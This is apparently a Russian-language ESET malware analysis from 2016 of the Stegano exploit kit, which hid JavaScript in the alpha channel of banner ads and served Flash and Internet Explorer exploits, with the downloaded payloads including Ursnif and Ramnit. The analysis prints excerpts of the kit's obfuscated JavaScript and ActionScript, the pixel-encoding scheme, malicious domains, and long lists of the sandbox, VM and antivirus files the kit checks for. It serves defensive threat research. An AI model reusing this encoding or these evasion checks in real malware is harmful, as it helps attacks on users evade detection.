АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Набор эксплойтов Stegano используется злоумышленниками для компрометации пользователей

10 декабря 2016 года

Специалисты ESET обнаружили, что миллионы посетителей популярных новостных веб-сайтов были мишенью нескольких вредоносных объявлений, которые специализировались на перенаправлении пользователей на набор эксплойтов. Этот набор эксплойтов использовался для компрометации пользователей вредоносным ПО с привлечением эксплойтов для Flash Player.

Минимум с октября этого года пользователи могли сталкиваться с объявлениями, рекламирующими такие приложения как «Browser Defence» и «Broxu». Ниже приведены баннеры этих объявлений, которые использовались для показа на веб-сайтах.

Эти рекламные баннеры хранились на удаленных доменах с названиями hxxps://browser-defence.com и hxxps://broxu.com.


Интересно отметить, что без каких-либо действий со стороны пользователя, начальный скрипт веб-страницы сообщал информацию о системе потенциальной жертвы на удаленный сервер атакующих. После получения этой информации, сервер решал, какую картинку баннера следует

предоставить клиенту — обычное изображение или его вредоносный аналог.

Вредоносная версия картинки баннера имеет в своем составе зашифрованный скрипт, располагающийся в альфа-канале RGB изображения. Этот альфа-канал задает прозрачность каждого пикселя. Поскольку это изменение не сильно сказывается на внешнем виде картинки, она лишь незначительно отличается от ее оригинальной версии.

Закодированный таким необычным образом скрипт использует уязвимость в Internet Explorer с идентификатором CVE-2016-0162, а также проверяет среду своего исполнения на предмет обнаружения виртуальной среды.

В том случае, если скрипт не обнаруживает признаков того, что аналитики пытаются отследить его активность, он перенаправляет пользователя на страницу посадки (landing page) набора эксплойтов Stegano с использованием сервиса TinyURL. Страница посадки пытается воспроизвести файл Flash, который специализируется на эксплуатации трех уязвимостей (CVE-2015-8651, CVE-2016-1019, CVE-2016-4117) в зависимости от того, какая версия Flash Player установлена в системе.



После успешной эксплуатации уязвимости, исполняемый шелл-код собирает информацию об установленных в системе security-продуктов, а также еще раз проверяет окружение, в котором исполняется код. В случае выполнения необходимых условий, шелл-код пытается загрузить зашифрованную полезную нагрузку с того же сервера. Полезная нагрузка также замаскирована в качестве изображения GIF.

Затем полезная нагрузка расшифровывается и запускается с использованием regsvr32.exe или rundll32.exe. В качестве полезной нагрузки мы наблюдали бэкдоры, банковские трояны, похитители паролей, а также различные трояны-загрузчики.

Мы уже наблюдали более ранний вариант этого набора эксплойтов в кибератаках на голландских пользователей. Весной 2015 г. злоумышленники специализировались на компрометации пользователей Чехии, а теперь обратили внимание на Канаду, Великобританию, Австралию, Испанию, и Италию.

В более ранних кампаниях злоумышленники пытались замаскировать свою вредоносную активность в форме рекламы. При этом набор эксплойтов использовал названия доменов, которые начинались в названия «ads», а также названия URI, которые содержали watch.flv, media.flv, delivery.flv, player.flv, или mediaplayer.flv.

В ходе нынешних кибератак, злоумышленники улучшили свою тактику, они начали использовать скомпрометированные ими рекламные сети, которые перенаправляли пользователей разных стран на набор эксплойтов.

Особенностью текущих кампаний было и то, что злоумышленники использовали такие популярные наборы эксплойтов как Angler и Neutrino в меньшей степени, чем набор эксплойтов Stegano. Количество перенаправлений на Stegano с веб-сайтов с вредоносными баннерами было выше чем в случае с Angler и Neutrino.

Мы наблюдали, что хостингом этих вредоносных баннеров занимались крупные легитимные веб-сайты, включая, новостные, аудитория которых составляет миллионы людей каждый день.

В подавляющем большинстве случаев, рекламные объявления специализировались на продвижении продукта под названием «Browser Defence». Не так давно мы обнаружили баннеры, занимающиеся продвижением ПО под названием «Broxu». Тем не менее, для простоты восприятия, мы остановимся на рассмотрении вредоносной кампании «Browser Defence». Кроме этого, обе кампании практически идентичны по своим свойствам.

Рекламное объявление было расположено на ресурсе browser-defence.com с форматом URI, похожим на следующий.

hxxps://browser-defence.com/ads/s/index.html?w=160&h=600

Result	Protocol	Host	URL	Body	Comments
200	HTTPS	browser-defence.com	/ads/s/300x250/index.html?w=160&h=600	1,435	ad landing
200	HTTPS	browser-defence.com	/ads/s/300x250/countly.min.js	33,138	modified countly.js
200	HTTPS	browser-defence.com	/ads/s/300x250/1x1.gif?action=200&ver=56&o=do,B@_0831y0191_211_3107,...	35	send info
200	HTTPS	browser-defence.com	/ads/s/300x250/300x250/banner.png?u=1480595164701	300,790	recv stegano
301	HTTPS	tinyurl.com	/jk4oaj7	5	redirect
200	HTTP	faant.tresmas1arquitectos.com	/9o0w2rj4x1khnjhy	1,453	exploit landing page
200	HTTP	faant.tresmas1arquitectos.com	/rglchjsyafm/3193214752/xhrh0tq1l5s/303426992/onox_m3rfobux4jyag	120,686	flash with exploits
200	HTTP	faant.tresmas1arquitectos.com	/voyqa/o/tlaisijrbq/1550482442/rq/vf51jio/4029351578/hbdwmt6e/2e4.gif?rpvx...	11,494	passw and shell
200	HTTPS	browser-defence.com	/ads/s/300x250/1x1.gif?state=0&code=0	35	progress report
200	HTTPS	browser-defence.com	/ads/s/300x250/1x1.gif?state=1&code=1	35	progress report
200	HTTP	faant.tresmas1arquitectos.com	/baizhednhjmfvnypk/c/3957992904/4_t8gex1d12_c/1202411352/7dnvxkun.gif	474,702	payload

Документ index.html загружает скрипт countly.min.js и подает ему при исполнении начальные параметры. Этот скрипт, однако, не представляет собой библиотеку для работы с фондовым рынком платформы и веб-аналитики с открытым исходным кодом. Злоумышленники используют сильно модифицированную и обфусцированную версию этой библиотеки, из которой был удален определенный код и вставлен новый. Этот новый код отвечает за первоначальную проверку окружения. Затем информация об окружении отправляется на удаленный сервер в качестве параметров файла gif, которые зашифрованы с помощью XOR. Информация об этом показана на скриншоте выше.

Следующая информация об окружении отправляется на удаленный сервер.

systemLocale^screenResolution^GMT offset^Date^userAgent^pixelRatio

После этого скрипт запрашивает у сервера рекламный баннер. Сервер может ответить либо нормальной версией изображения баннера, либо вредоносной, в зависимости от информации о

том окружении, в котором он был запущен. Затем скрипт пытается загрузить баннер и прочитать информацию его RGBA структуры. В том случае, если получена вредоносная версия скрипта, он будет декодировать код JavaScript и некоторые переменные из альфа-канала изображения.

Стеганография при этом реализуется следующим образом: два последовательных альфа значения представляют десятки и единицы символов кода, закодированных в качестве разницы от 255 (полная альфа). Кроме этого, для маскировки изменений, которые можно обнаружить невооруженным глазом, разница минимизируется с помощью смещения 32.

Например, если первоначальные несколько байт альфы содержали значения 239, 253, 237, 243, 239, 237, 241, 239, 237, 245, 239, 247, 239, 235, 239, и 237, они будут декодироваться в слово «функция» (function). В этом примере, первые байты значения альфы 239 и 253 соответствуют символу 'f'.

$$\left.\begin{array}{l}\frac{255-239}{2}-1=\mathbf{7}\\ \frac{255-253}{2}-1=\mathbf{0}\end{array}\right\}\ \mathbf{7}*10+\mathbf{0}*1=\mathbf{70}\ \Rightarrow\ \mathbf{70}+32=\mathbf{102}\ \Rightarrow\ \text{ASCII\_character}(\mathbf{102})=\text{'f'}$$

Более пристальным взглядом на один из чистых баннеров и на его вредоносный аналог можно увидеть небольшое различие. Слева направо: чистое изображение, вредоносный аналог, расширенный для маскировки вредоносный аналог.

Альфа-канал неиспользованных пикселей заполняется некоторыми псевдослучайными значениями для того, чтобы сделать т. н. «альфа-шум» равномерно распределенным, что усиливает маскировку. После успешного извлечения, скрипт проверяет целостность кода JavaScript и сравнивает полученный хэш с тем заранее зафиксированным значением хэша, который указан в конце картинки. После этого, скрипт исполняется.

После своего запуска, скрипт пытается проверить среду своего исполнения, а именно, веб-браузер и запущенную ОС на предмет присутствия инструмента захвата сетевых пакетов, песочницы (sandbox), ПО для виртуализации, а также присутствие установленных security-продуктов. При этом код скрипта также пытается эксплуатировать уязвимость CVE-2016-0162 в Internet Explorer. Он также проверяет присутствие в системе различных графических и security-драйверов для обнаружения автоматической системы анализа вредоносного ПО.

В том случае, если никаких из вышеперечисленных признаков в системе не обнаружено, скрипт создает IFRAME (размером в один пиксель), устанавливает свойство окна window.name, которое будет использоваться в дальнейшем. После этого пользователь перенаправляется на TinyURL через https. Далее, TinyURL перенаправляет пользователя на http веб-страницу посадки набора эксплойтов.

После успешного перенаправления, страница посадки эксплойта проверяет UserAgent на соответствие веб-браузеру Internet Explorer, затем загружает файл Flash и устанавливает

параметры FlashVars через зашифрованный файл JSON. Страница посадки также выступает в качестве посредника для Flash и удаленного сервера через ExternalInterface и обеспечивает функции шифрования и расшифровки.

Загружаемый Flash файл содержит у себя внутри еще один Flash файл и как в случае с набором эксплойтов Neutrino, он содержит три различных эксплойта для различных версий Flash Player. На втором этапе Flash файл расшифровывает FlashVars. Он содержит файл JSON с адресом URI для отправки сообщения об ошибке, названия функций JS для ExternalInterface, название функции обратного вызова и некоторые не используемые данные.

{“a”:”\/e.gif?ts=1743526585&r=10&data=”,”b”:”dUt”,”c”:”hML”,”d”:true,”x”:”\/x.gif?ts=1743526585&r=70&data=”}

В дальнейшем, он вызывает JavaScript через ExtelnalInterface.call(), который проверяет версию Flash и передает эту информацию на сервер через веб-страницу посадки. Это выполняется через зашифрованный URI параметр запроса для GIF файла. Алгоритм шифрования достаточно прост и использует значение window.name из рекламного объявления.


```
var b = window,
        d = b.name,
h = function(e, a) {
    for (var f = "", g = 0; g < e.length; g++) var c = e.charCodeAt(g),
    d = a.charCodeAt(g % a.length),
    d = c ^ d ^ a.length,
    f = f + String.fromCharCode(d == 0 ? c : d);
    return f
};
var t = new b['XMLHttpRequest'](), g;
g = '/hzgknszpyl/2040133922/31g4_ef9gy63wo/3222301094/rcq4n1ovkt5f3z.gif?mpher=' + encodeURIComponent(h(
'1||' + (l ? '1' : '0') + '||' + c + '||0', d));        // l=isIE11, c=flashver, d=window.name
t['open']('GET', g, !1);
t['onreadystatechange'] = function() {
        if (4 == t['readyState'] && 200 == t['status']) {
            var b = t['responseText'],
            b = b['substr'](38);
            if (!b) return !1;
            b = h(b, d);
            cb(b);
        }
    };
t['send']();
```

Ответ представляет собой GIF изображение, в котором отбрасываются первые байты, а оставшаяся часть расшифровывается с использованием того же алгоритма, а затем передача управления обратно Flash.

```
switch(var_31)
{
   case "a":
   case "b":
   case "c":
      var_19 = var_22["a"];
      var_28 = var_22["b"];
      var_21 = var_22["c"];
      try
      {
         var_13 = this.b64decode(var_19);
         var_26 = this.b64decode(var_28);
         var_20 = this.b64decode(var_21);
      }
      catch(er:Error)
      {
         err("b prm err");
         continue;
      }
      try
      {
         var_16 = null;
         name_2 = this.name_2();
         if(var_31 == "a" && (name_2 >= 190000000 && name_2 <= 200000235 || name_2 >= 110000000 && name_2 <= 180000268))
         {
            var_16 = new xb1();                                                    // cve-2015-8651
         }
         else if(var_31 == "b" && (name_2 >= 200000000 && name_2 <= 200000306))
         {
            var_16 = new xb2();                                                    // cve-2016-1019
         }
         else if(var_31 == "c" && (name_2 >= 210000000 && name_2 <= 210000213))
         {
            var_16 = new xb3();                                                    // cve-2016-4117
         }
         else
         {
            this.err("b ver err");
            continue;
         }
         var_16.position = 0;
         this.rc(var_16 as ByteArray,var_13);
      }
      catch(er:Error)
      {
         err("b dec err");
         continue;
      }
      if(var_16.toString().substr(1,2) != "WS")
      {
```

Ответ представляет собой JSON, содержащий символ, который обозначает используемый эксплойт (CVE-2015-8651, CVE-2016-1019 или CVE-2016-4117), пароль для соответствующего эксплойта и готовый шелл-код с адресом URI полезной нагрузки.

Шелл-код расшифровывается на последнем этапе эксплуатации уязвимости. Он пытается загрузить в систему зашифрованную полезную нагрузку, которое опять замаскировано под GIF изображение. На первом этапе своего исполнения, шелл-код также проверяет ту среду, в которой он исполняется.



Он особенно заинтересован в проверке присутствия следующего программного обеспечения.

- vmtoolsd.exe
- VBoxService.exe
- prl_tools_service.exe
- VBoxHook.dll
- SBIEDLL.DLL
- fiddler.exe
- charles.exe
- wireshark.exe
- proxifier.exe
- procexp.exe
- ollydbg.exe
- windbg.exe
- eset*, kasper*, avast*, alwil*, panda*, nano a*, bitdef*, bullgu*, arcabi*, f-secu*, g data*, escan*, trustp*, avg*, sophos*, trend m*, mcafee*, lavaso*, immune*, clamav*, emsiso*, superanti*, avira*, vba32*, sunbel*, gfi so*, vipre*, microsoft sec*, microsoft ant*, norman*, ikarus*, fortin*, filsec*, k7 com*, ahnlab*, malwareby*, comodo*, symant*, norton*, agnitu*, drweb*, 360*, quick h

В случае обнаружения одного из вышеперечисленных компонентов, шелл-код не будет пытаться загрузить полезную нагрузку. Если полезная нагрузка получена, первые 42 байта GIF изображения отбрасываются, остальные данные расшифровываются и сохраняются в файл с использованием одного из ниже перечисленных функций.

1. *CreateFile*, *WriteFile*
2. *CreateUrlCacheEntryA(*" google.com",,,,)*, *CreateFileA*, *CreateFileMappingA*, *MapViewOfFile*, {loop of moving bytes}, *FlushViewOfFile*, *UnmapViewOfFile*

Сам файл полезной нагрузки запускается с помощью инструментов regsvr32.exe или rundll32.exe.

Мы наблюдали в загрузке шелл-кодом вредоносных файлов полезной нагрузки (Stegano exploit kit), которые имеют следующие обнаружения AV продуктов ESET.

Win32/TrojanDownloader.Agent.CFH
Win32/TrojanDownloader.Dagozill.B
Win32/GenKryptik.KUM
Win32/Kryptik.DLIF

После анализа загрузчиков и файлов с обнаружениями семейств Kryptik, мы выяснили, что они либо содержали в себе, либо загружали удаленно вредоносное ПО Ursnif и Ramnit.

Ursnif содержит множество модулей для кражи учетных данных электронной почты, имеет в своем составе бэкдор, кейлоггер, инструмент создания скриншотов и видео, компонент внедрения кода в веб-браузеры Internet Explerer, Firefox, Chrome и модификации http трафика. Он также может украсть любой файл из зараженной системы. Согласно информации из конфигурационных файлов, которые были найдены в образцах этого вредоносного ПО, оно ориентировано на корпоративный сектор и, особенно, на платежных сервисах и институтах.

Ramnit представляет собой файловый вирус, который был направлен на банковский сектор. Этот вирус также содержит в себе многочисленные вредоносные функции, включая, кражу данных, захват скриншотов, исполнение файлов.

Заключение

Набор эксплойтов Stegano использовался злоумышленниками еще с 2014 г. Его авторы приложили достаточно много усилий для реализации нескольких методов достижения соответствующего уровня скрытности. В одной из недавних кампаний мы обнаружили то, что отслеживалось нами еще с начала октября 2016 г., злоумышленники распространяли ссылки на набор эксплойтов с использованием рекламных баннеров и стеганографии. При этом авторы позаботились о сокрытии вредоносной активности от глаз аналитиков, которые могут использовать специальное окружение для мониторинга.

В случае успешной эксплуатации, уязвимые для используемых эксплойтов системы жертв остаются открытыми для компрометации со стороны других вредоносных программ, включая, бэкдоры, spyware и банковские трояны.

Вредоносных действий набора эксплойтов Stegano или другого набора эксплойтов можно избежать в том случае, если регулярно обновлять установленное ПО и ОС, а также использовать надежный антивирусный продукт.

Присутствие следующих продуктов в системе пытается обнаружить Stegano exploit kit.

```
C:\Windows\System32\drivers\vmci.sys
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
C:\Program Files (x86)\VMware\VMware Tools\vmtoolsd.exe
C:\Windows\System32\drivers\vboxdrv.sys
C:\Windows\System32\vboxservice.exe
C:\Program Files\Oracle\VirtualBox Guest Additions\VBoxTray.exe
C:\Program Files (x86)\Oracle\VirtualBox Guest Additions\VBoxTray.exe
C:\Windows\System32\drivers\prl_fs.sys
C:\Program Files\Parallels\Parallels Tools\prl_cc.exe
C:\Program Files (x86)\Parallels\Parallels Tools\prl_cc.exe
C:\Windows\System32\VMUSrvc.exe
C:\Windows\System32\VMSrvc.exe
C:\Program Files\Fiddler\Fiddler.exe
C:\Program Files (x86)\Fiddler\Fiddler.exe
C:\Program Files\Fiddler2\Fiddler.exe
C:\Program Files (x86)\Fiddler2\Fiddler.exe
C:\Program Files\Fiddler4\Fiddler.exe
C:\Program Files (x86)\Fiddler4\Fiddler.exe
C:\Program Files\FiddlerCoreAPI\FiddlerCore.dll
C:\Program Files (x86)\FiddlerCoreAPI\FiddlerCore.dll
C:\Program Files\Charles\Charles.exe
C:\Program Files (x86)\Charles\Charles.exe
C:\Program Files\Wireshark\wireshark.exe
C:\Program Files (x86)\Wireshark\wireshark.exe
C:\Program Files\Sandboxie\SbieDll.dll
C:\Program Files (x86)\Sandboxie\SbieDll.dll
SbieDll.dll
C:\Program Files\Invincea\Enterprise\InvProtect.exe
C:\Program Files (x86)\Invincea\Enterprise\InvProtect.exe
C:\Program Files\Invincea\Browser Protection\InvBrowser.exe
C:\Program Files (x86)\Invincea\Browser Protection\InvBrowser.exe
C:\Program Files\Invincea\threat analyzer\fips\nss\lib\ssl3.dll
C:\Program Files (x86)\Invincea\threat analyzer\fips\nss\lib\ssl3.dll
InvGuestIE.dll
InvGuestIE.dll/icon.png
sboxdll.dll
InvRedirHostIE.dll
C:\Windows\System32\PrxerDrv.dll
PrxerDrv.dll
C:\Program Files\Proxifier\Proxifier.exe
C:\Program Files (x86)\Proxifier\Proxifier.exe
C:\Windows\System32\pcapwsp.dll
pcapwsp.dll
C:\Program Files\Proxy Labs\ProxyCap\pcapui.exe
C:\Program Files (x86)\Proxy Labs\ProxyCap\pcapui.exe
C:\Windows\System32\socketspy.dll
socketspy.dll
C:\Program Files\Ufasoft\SocksChain\sockschain.exe
C:\Program Files (x86)\Ufasoft\SocksChain\sockschain.exe
C:\Program Files\Debugging Tools for Windows (x86)\windbg.exe
C:\Program Files (x86)\Debugging Tools for Windows (x86)\windbg.exe
C:\Program Files\Malwarebytes Anti-Exploit\mbae.exe
C:\Program Files (x86)\Malwarebytes Anti-Exploit\mbae.exe
mbae.dll
C:\Program Files\Malwarebytes Anti-Malware\mbam.exe
C:\Program Files (x86)\Malwarebytes Anti-Malware\mbam.exe
C:\Windows\System32\drivers\hmpalert.sys
C:\Program Files\EMET 4.0\EMET_GUI.exe
C:\Program Files (x86)\EMET 4.0\EMET_GUI.exe
C:\Program Files\EMET 4.1\EMET_GUI.exe
C:\Program Files (x86)\EMET 4.1\EMET_GUI.exe
C:\Program Files\EMET 5.0\EMET_GUI.exe
C:\Program Files (x86)\EMET 5.0\EMET_GUI.exe
C:\Program Files\EMET 5.1\EMET_GUI.exe
```

```
C:\Program Files\EMET 5.1\EMET_GUI.exe
C:\Program Files (x86)\EMET 5.1\EMET_GUI.exe
C:\Program Files\EMET 5.2\EMET_GUI.exe
C:\Program Files (x86)\EMET 5.2\EMET_GUI.exe
C:\Program Files\EMET 5.5\EMET_GUI.exe
C:\Program Files (x86)\EMET 5.5\EMET_GUI.exe
C:\Python27\python.exe
C:\Python34\python.exe
C:\Python35\python.exe
C:\Program Files\GeoEdge\GeoProxy\GeoProxy.exe
C:\Program Files (x86)\GeoEdge\GeoProxy\GeoProxy.exe
C:\Program Files\geoedge\geovpn\bin\geovpn.exe
C:\Program Files (x86)\geoedge\geovpn\bin\geovpn.exe
C:\Program Files\GeoSurf by BIscience Toolbar\tbhelper.dll
C:\Program Files (x86)\GeoSurf by BIscience Toolbar\tbhelper.dll
C:\Program Files\AdClarity Toolbar\tbhelper.dll
C:\Program Files (x86)\AdClarity Toolbar\tbhelper.dll
XProxyPlugin.dll
C:\Program Files\EffeTech HTTP Sniffer\EHSniffer.exe
C:\Program Files (x86)\EffeTech HTTP Sniffer\EHSniffer.exe
C:\Program Files\HttpWatch\httpwatch.dll
C:\Program Files (x86)\HttpWatch\httpwatch.dll
httpwatch.dll
C:\Program Files\IEInspector\HTTPAnalyzerFullV7\HookWinSockV7.dll
C:\Program Files (x86)\IEInspector\HTTPAnalyzerFullV7\HookWinSockV7.dll
C:\Program Files\IEInspector\HTTPAnalyzerFullV6\HookWinSockV6.dll
C:\Program Files (x86)\IEInspector\HTTPAnalyzerFullV6\HookWinSockV6.dll
C:\Program Files\IEInspector\IEWebDeveloperV2\IEWebDeveloperV2.dll
C:\Program Files (x86)\IEInspector\IEWebDeveloperV2\IEWebDeveloperV2.dll
HookWinSockV6.dll/#10/PACKAGEINFO
HookWinSockV7.dll/#10/PACKAGEINFO
C:\Program Files\NirSoft\SmartSniff\smsniff.exe
C:\Program Files (x86)\NirSoft\SmartSniff\smsniff.exe
C:\Program Files\SoftPerfect Network Protocol Analyzer\snpa.exe
C:\Program Files (x86)\SoftPerfect Network Protocol Analyzer\snpa.exe
C:\Program Files\York\York.exe
C:\Program Files (x86)\York\York.exe
C:\Windows\System32\drivers\pssdklbf.sys
C:\Program Files\Andiparos\Andiparos.exe
C:\Program Files (x86)\Andiparos\Andiparos.exe
C:\Program Files\IEInspector\HTTPAnalyzerStdV7\HTTPAnalyzerStdV7.exe
C:\Program Files (x86)\IEInspector\HTTPAnalyzerStdV7\HTTPAnalyzerStdV7.exe
C:\Program Files\IEInspector\HTTPAnalyzerFullV7\HttpAnalyzerStdV7.exe
C:\Program Files (x86)\IEInspector\HTTPAnalyzerFullV7\HttpAnalyzerStdV7.exe
C:\Program Files\HTTPDebuggerPro\HTTPDebuggerUI.exe
C:\Program Files (x86)\HTTPDebuggerPro\HTTPDebuggerUI.exe
C:\Program Files\OWASP\ed Attack Proxy\AP.exe
C:\Program Files (x86)\OWASP\ed Attack Proxy\AP.exe
C:\Program Files\Iarsn\AbpMon 9.x\AbpMon.exe
C:\Program Files (x86)\Iarsn\AbpMon 9.x\AbpMon.exe
C:\Program Files\AnVir Task ManagerAnVir.exe
C:\Program Files (x86)\AnVir Task ManagerAnVir.exe
C:\Program Files\rohitab.com\API Monitor\apimonitor-x64.exe
C:\Program Files (x86)\rohitab.com\API Monitor\apimonitor-x64.exe
C:\Program Files\Chameleon Task Manager\manager_task.exe
C:\Program Files (x86)\Chameleon Task Manager\manager_task.exe
C:\Program Files\Free Extended Task Manager\Extensions\ExtensionsTaskManager.exe
C:\Program Files (x86)\Free Extended Task Manager\Extensions\ExtensionsTaskManager.exe
C:\Program Files\Kozmos\Kiwi Application Monitor\Kiwi Application Monitor.exe
C:\Program Files (x86)\Kozmos\Kiwi Application Monitor\Kiwi Application Monitor.exe
C:\Program Files\PerfMon4x\PerfMon.exe
C:\Program Files (x86)\PerfMon4x\PerfMon.exe
C:\Program Files\Process Lasso\ProcessLasso.exe
C:\Program Files (x86)\Process Lasso\ProcessLasso.exe
C:\Program Files\Uniblue\ProcessQuickLink 2\ProcessQuickLink2.exe
C:\Program Files\Psymon\Psymon.exe
C:\Program Files (x86)\Psymon\Psymon.exe
C:\Program Files\LizardSystems\Remote Process Explorer\rpexplorer.exe
C:\Program Files (x86)\LizardSystems\Remote Process Explorer\rpexplorer.exe
C:\Program Files\Security Process Explorer\procmgr.exe
C:\Program Files (x86)\Security Process Explorer\procmgr.exe
C:\Program Files\System Explorer\SystemExplorer.exe
C:\Program Files (x86)\System Explorer\SystemExplorer.exe
C:\Program Files\Iarsn\TaskInfo 10.x\TaskInfo.exe
C:\Program Files (x86)\Iarsn\TaskInfo 10.x\TaskInfo.exe
C:\Program Files\What's my computer doing\WhatsMyComputerDoing.exe
C:\Program Files (x86)\What's my computer doing\WhatsMyComputerDoing.exe
C:\Program Files\VMware\VMware Workstation\vmware.exe
C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe
C:\Program Files\Oracle\VirtualBox\VirtualBox.exe
C:\Program Files (x86)\Oracle\VirtualBox\VirtualBox.exe
C:\Windows\System32\VBoxControl.exe
C:\Windows\System32\VBoxTray.exe
C:\Windows\System32\vmms.exe
C:\Program Files\HitmanPro.Alert\hmpalert.exe
C:\Program Files (x86)\HitmanPro.Alert\hmpalert.exe
```

Присутствие следующих драйверов и библиотек в системе пытается обнаружить Stegano exploit kit.

```
C:\Windows\System32\drivers\igdkmd64.sys
C:\Windows\System32\drivers\atikmdag.sys
C:\Windows\System32\drivers\nvlddmkm.sys
C:\Windows\System32\drivers\igdkmd32.sys
C:\Windows\System32\drivers\nvhda64v.sys
C:\Windows\System32\drivers\atihdmi.sys
C:\Windows\System32\drivers\nvhda32v.sys
C:\Windows\System32\drivers\igdpmd64.sys
C:\Windows\System32\drivers\ATI2MTAG.SYS
C:\Windows\System32\drivers\igdpmd32.sys
C:\Windows\System32\OpenCL.dll
C:\Windows\System32\igdumd32.dll
C:\Windows\System32\igd10umd32.dll
C:\Windows\System32\igdumd64.dll
C:\Windows\System32\igd10umd64.dll
C:\Windows\System32\igdusc64.dll
C:\Windows\System32\igdumdim64.dll
C:\Windows\System32\igdusc32.dll
C:\Windows\System32\igdumdim32.dll
C:\Windows\System32\atibtmon.exe
C:\Windows\System32\aticfx32.dll
C:\Windows\System32\nvcpl.dll
C:\Windows\System32\nvcuda.dll
C:\Windows\System32\aticfx64.dll
C:\Windows\System32\nvd3dumx.dll
C:\Windows\System32\nvwgf2umx.dll
C:\Windows\System32\igdumdx32.dll
C:\Windows\System32\nvcuvenc.dll
C:\Windows\System32\amdocl64.dll
C:\Windows\System32\amdocl.dll
C:\Windows\System32\nvopencl.dll
C:\Windows\System32\ATI2CQAG.DLL
C:\Windows\System32\ati3duag.dll
C:\Windows\System32\ATI2DVAG.DLL
C:\Windows\System32\ativvaxx.dll
C:\Windows\System32\ATIKVMAG.DLL
C:\Windows\System32\OEMinfo.ini
C:\Windows\System32\OEMlogo.bmp
C:\Windows\System32\nvsvc32.exe
